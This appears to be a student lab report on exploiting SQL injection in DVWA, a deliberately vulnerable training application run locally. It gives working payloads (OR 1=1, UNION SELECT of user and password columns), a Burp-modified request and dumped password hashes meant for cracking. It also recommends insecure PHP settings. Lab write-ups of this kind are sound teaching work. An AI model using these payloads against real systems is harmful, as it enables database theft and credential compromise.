

# **Final Documentation**

## **Abstract**

### **Introduction:**

In the era of rapidly growing web technologies, cybersecurity plays a key role in protecting sensitive data and ensuring secure communication. SQL Injection (SQLi) is one of the most prevalent and dangerous vulnerabilities in web applications, allowing attackers to gain unauthorized access to database contents. This project focuses on identifying and exploiting SQL Injection vulnerabilities using DVWA (Damn Vulnerable Web Application), while also referencing leading cybersecurity learning platforms and tools for support.

### **Problem Statement and Overview :**

SQL Injection vulnerabilities occur when user input is improperly sanitized and directly included in SQL queries, allowing attackers to manipulate backend database operations. The aim of this project is to demonstrate how SQLi vulnerabilities can be detected and exploited at different security levels and how this can inform the development of more secure web applications. The project also emphasizes practical, hands-on experience in ethical hacking and penetration testing within a safe environment.

### **Tools and Applications Used:**

- DVWA (Damn Vulnerable Web Application)
- Burp Suite (Community Edition)
- Kali Linux
- PortSwigger Web Security Academy
- CrackStation
- Firefox Browser along with foxyproxy

## **Existing System and Proposed Plan**

The existing DVWA application offers different security levels (Low, Medium, High , Impossible) for SQL Injection vulnerabilities. Each level has different input validation and security mechanisms. The proposed plan was to analyze each level by entering test payloads, intercepting traffic using Burp Suite, and crafting custom SQL queries to bypass filters. References from PortSwigger were used to understand and enhance payload crafting. During advanced stages, any hashed data retrieved was decoded using CrackStation to demonstrate full exploitation capability.


## **Modules Involved in the Project**

Here you mention the different parts (features) of the DVWA tool that were relevant.

Sample Content:

- User Authentication Module: Used for logging into DVWA.
- Security Level Configuration: Allowed us to switch between Low, Medium, and High security.
- SQL Injection Module: The core testing module used for demonstrating and testing SQL Injection attacks.
- Database Module: Stores and retrieves user data, which was the target of SQL injection attempts.

## Design and Flow of the Project



## Architecture

This explains how the components (client, server, database) work together.

## Sample Content:

## Architecture Overview:

- The project uses a **Client-Server** architecture.
- **Client Side (Browser)**: Sends user input via forms to the server.
- **Server Side (PHP Scripts in DVWA)**: Processes the input and interacts with the database.
- **Database (MySQL)**: Stores user data which was targeted in SQL Injection attacks.
- Different **security levels** in DVWA modify the server-side processing of user input.

# System Requirements and Specifications

## 1. Hardware Requirements

Component	Specification
Processor (CPU)	Intel i5/i7 or AMD Ryzen 5 and above
RAM	Minimum 8 GB (16 GB Recommended)
Storage	At least 30 GB of free disk space
Display	1080p monitor (minimum 14" screen)
Internet	Stable internet connection for updates and accessing online tools

## 2. Software Requirements

Software Component	Version / Description
Operating System	Kali Linux (latest version) via VMware Workstation
Web Browser	Firefox (used with Burp Suite)
XAMPP / LAMP Stack	Apache, PHP 7.x, MariaDB (used to host DVWA)

DVWA	Damn Vulnerable Web Application – Latest GitHub version
Burp Suite	Community Edition (used for intercepting HTTP requests)
FoxyProxy Extension	Firefox Add-on (used to redirect browser traffic to Burp)
Hash Cracking Tool	CrackStation.net (used for password hash verification)

### 3. Network and Dependencies

Dependency Type	Description
Localhost Hosting	DVWA is hosted locally via XAMPP/LAMP stack
Port Configuration	Apache – Port 80, MariaDB – Port 3306
Proxy Configuration	FoxyProxy redirects browser traffic to Burp Suite's proxy
Firewall Settings	Local firewall should allow Apache, PHP, and MySQL
Internet Access	Required for CrackStation and documentation resources

### 4. Special Configurations

- **DVWA Security Level:** Set to Low, Medium, and High (throughout the testing)
- **Database Configuration:** Set up using `dvwa/setup.php` script
- **PHP Configuration:** `allow_url_include = On`,  
`display_errors = On`
- **Burp Suite Setup:**
  - Listener configured on `127.0.0.1:8080`
  - Firefox proxy set to route all traffic through Burp
- **CrackStation Use:** Accessed via browser to crack MD5 password hashes
- **FoxyProxy Rules:** Configured to turn proxy on only for localhost testing

# Source Code and Demonstration of SQL Injection Vulnerabilities

All vulnerability levels (Low, Medium, and High) were tested successfully using a variety of payloads and tools like **Burp Suite**, **FoxyProxy**, and online resources like **CrackStation** and **PortSwigger**.


## Tools and Environment Setup

- **Operating System:** Kali Linux (Virtual Machine)
- **Web Server:** XAMPP (Apache, MySQL, PHP)
- **Testing Platform:** DVWA (Damn Vulnerable Web Application)
- **Interception Tool:** Burp Suite with FoxyProxy
- **Cracking of hashes:** [crackstation.net](https://crackstation.net)

Optional : You can also use John , hashcat ,etc.,

For the **Objectives** and **Help** we have the following page :





## Low-Level SQL Injection:

- Input Method: GET request with user ID
- Challenges: We don't have much challenges the input we enter are directly taken into execution
- Payloads that are successful

**1.id=1' OR '1'=1**

**OUTPUT:** This gives all the available users data available.

# Setting up Low level in DVWA:

Apps Places May 26 08:17

FoxyProxy Options x DVWA Security :: Dam x SQL injection UNION a x What is SQL Injection? x CrackStation - Online f x

Not Secure http://localhost/DVWA/security.php 80%

**DVWA**

Home  
Instructions  
Setup / Reset DB

Brute Force  
Command Injection  
CSRF  
File Inclusion  
File Upload  
Insecure CAPTCHA  
SQL Injection  
SQL Injection (Blind)  
Weak Session IDs  
XSS (DOM)  
XSS (Reflected)  
XSS (Stored)  
CSP Bypass  
JavaScript  
Authorisation Bypass  
Open HTTP Redirect  
Cryptography

**DVWA Security**  
PHP Info  
About

## DVWA Security

### Security Level

Security level is currently: **high**.

You can set the security level to low, medium, high or impossible. The security level changes the vulnerability level of DVWA:

1. Low - This security level is completely vulnerable and **has no security measures at all**. It's use is to be as an example of how web application vulnerabilities manifest through bad coding practices and to serve as a platform to teach or learn basic exploitation techniques.
2. Medium - This setting is mainly to give an example to the user of **bad security practices**, where the developer has tried but failed to secure an application. It also acts as a challenge to users to refine their exploitation techniques.
3. High - This option is an extension to the medium difficulty, with a mixture of **harder or alternative bad practices** to attempt to secure the code. The vulnerability may not allow the same extent of the exploitation, similar in various Capture The Flags (CTF) competitions.
4. Impossible - This level should be **secure against all vulnerabilities**. It is used to compare the vulnerable source code to the secure source code.  
Prior to DVWA v1.9, this level was known as 'high'.

High Submit  
Low  
Medium  
High  
Impossible

Apps Places May 26 08:19

FoxyProxy Options x Vulnerability: SQL Inje: x SQL injection UNION a x What is SQL Injection? x CrackStation - Online f x

Not Secure http://localhost/DVWA/vulnerabilities/sqli/?id=1&Submit=Submit# 80%

**DVWA**

Home  
Instructions  
Setup / Reset DB

Brute Force  
Command Injection  
CSRF  
File Inclusion  
File Upload  
Insecure CAPTCHA  
SQL Injection  
SQL Injection (Blind)  
Weak Session IDs  
XSS (DOM)  
XSS (Reflected)  
XSS (Stored)  
CSP Bypass  
JavaScript  
Authorisation Bypass  
Open HTTP Redirect  
Cryptography

**DVWA Security**  
PHP Info  
About  
Logout

## Vulnerability: SQL Injection

User ID:  Submit

ID: 1  
First name: admin  
Surname: admin

### More Information

- [https://en.wikipedia.org/wiki/SQL\\_injection](https://en.wikipedia.org/wiki/SQL_injection)
- <https://www.netparker.com/blog/web-security/sql-injection-cheat-sheet/>
- [https://owasp.org/www-community/attacks/SQL\\_injection](https://owasp.org/www-community/attacks/SQL_injection)
- <https://bobby-tables.com/>

View Source View Help

Username: admin  
Security Level: low  
Locale: en  
SQL DB: mysql

Damn Vulnerable Web Application (DVWA)

OUTPUT:

Home

Instructions

Setup / Reset DB

Brute Force

Command Injection

CSRF

File Inclusion

File Upload

Insecure CAPTCHA

SQL Injection

SQL Injection (Blind)

Weak Session IDs

XSS (DOM)

XSS (Reflected)

## Vulnerability: SQL Injection

User ID:

ID: 1' OR '1'='1  
First name: admin  
Surname: admin

ID: 1' OR '1'='1  
First name: Gordon  
Surname: Brown

ID: 1' OR '1'='1  
First name: Hack  
Surname: Me

ID: 1' OR '1'='1  
First name: Pablo  
Surname: Picasso

ID: 1' OR '1'='1  
First name: Bob  
Surname: Smith

## 2. UNION SELECT user,password FROM users#

OUTPUT: This gives the passwords of users available.

The passwords are given in Hashes.

Apps

Places

May 26 00:11

FoxyProxy Options

Vulnerability: SQL Injectio

SQL injection UNION atta

What is SQL Injection? Tu

Not Secure http://localhost/DVWA/vulnerabilities/sqli/?id=''+UNION+SELECT+user+%2Cpassword

DVWA

Home

Instructions

Setup / Reset DB

Brute Force

Command Injection

CSRF

File Inclusion

File Upload

Insecure CAPTCHA

SQL Injection

SQL Injection (Blind)

Weak Session IDs

XSS (DOM)

XSS (Reflected)

XSS (Stored)

CSP Bypass

JavaScript

Authorisation Bypass

Cross-Site Scripting

## Vulnerability: SQL Injection

User ID:

ID: ' UNION SELECT user ,password FROM users#  
First name: admin  
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: ' UNION SELECT user ,password FROM users#  
First name: gordonb  
Surname: e99a18c428cb38d5f260853678922e03

ID: ' UNION SELECT user ,password FROM users#  
First name: 1337  
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: ' UNION SELECT user ,password FROM users#  
First name: pablo  
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: ' UNION SELECT user ,password FROM users#  
First name: smithy  
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

### More Information

- [https://en.wikipedia.org/wiki/SQL\\_injection](https://en.wikipedia.org/wiki/SQL_injection)
- <https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/>
- [https://owasp.org/www-community/attacks/SQL\\_injection](https://owasp.org/www-community/attacks/SQL_injection)
- <https://hobbitables.com/>


**Explanation:** This payload exploits the lack of input sanitization, forcing the SQL query to return all user records and the passwords in Hash values.

**Result:** Unauthenticated access to all records and passwords are achieved .

**Conclusion:**we haven't used Burp suite in this level because we didn't really need it .

If payloads are having any error we get our result as follows:

Payload that are Unsuccessful:



Note :

Here we are getting password hashes in the name of surname column even though they both are completely different. This is because the database contains only 2 columns and by which data is organised there is no other data column in the server exclusively for password .

## Medium-Level SQL Injection:


- Input Method: GET request, but with character filtering
- Challenges: We can't enter the input as the previous level because We get a dropdown from which we can select the ID we need. Secondly , the other issue is that special characters are not considered because of backslashing(\).



For this we are using Burp suite and intercept the request and we modify the request and forward it to the server.

Request that we intercepted from Burp Suite :

We have to modify the code in line 16 and we can forward the request to the server .



## Intercept :

POST /DVWA/vulnerabilities/sqli/ HTTP/1.1

Host: localhost

User-Agent: Mozilla/5.0 (X11; Linux x86\_64; rv:138.0) Gecko/20100101 Firefox/138.0

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,\*/\*;q=0.8

Accept-Language: en-US,en;q=0.5

Accept-Encoding: gzip, deflate, br

Content-Type: application/x-www-form-urlencoded

Content-Length: 18

Origin: http://localhost

Connection: keep-alive

Referer: http://localhost/DVWA/vulnerabilities/sqli/

Cookie: security=medium;

PHPSESSID=4e2631603b1b01d88a1b56c1fbd3af1f

Upgrade-Insecure-Requests: 1

Priority: u=0, i

id=1&Submit=Submit


### **Modified intercept/Requests:**

- **Raw injection : 1 or 1=1**

**1.Modified line 16 : id =1 or 1=1 & Submit=Submit**

This gives data of all available users


**Output:**




- **Raw Injection : 1 or 1=1 UNION SELECT user,password FROM users#**
- **Modified line 16 : id=1 or 1=1 UNION SELECT user,password FROM users#&Submit=Submit**

Output of this gives the details of users along with their passwords in hash values.





OUTPUT:



Explanation: Since special characters were escaped using slashes, the attack was modified to avoid quotes.

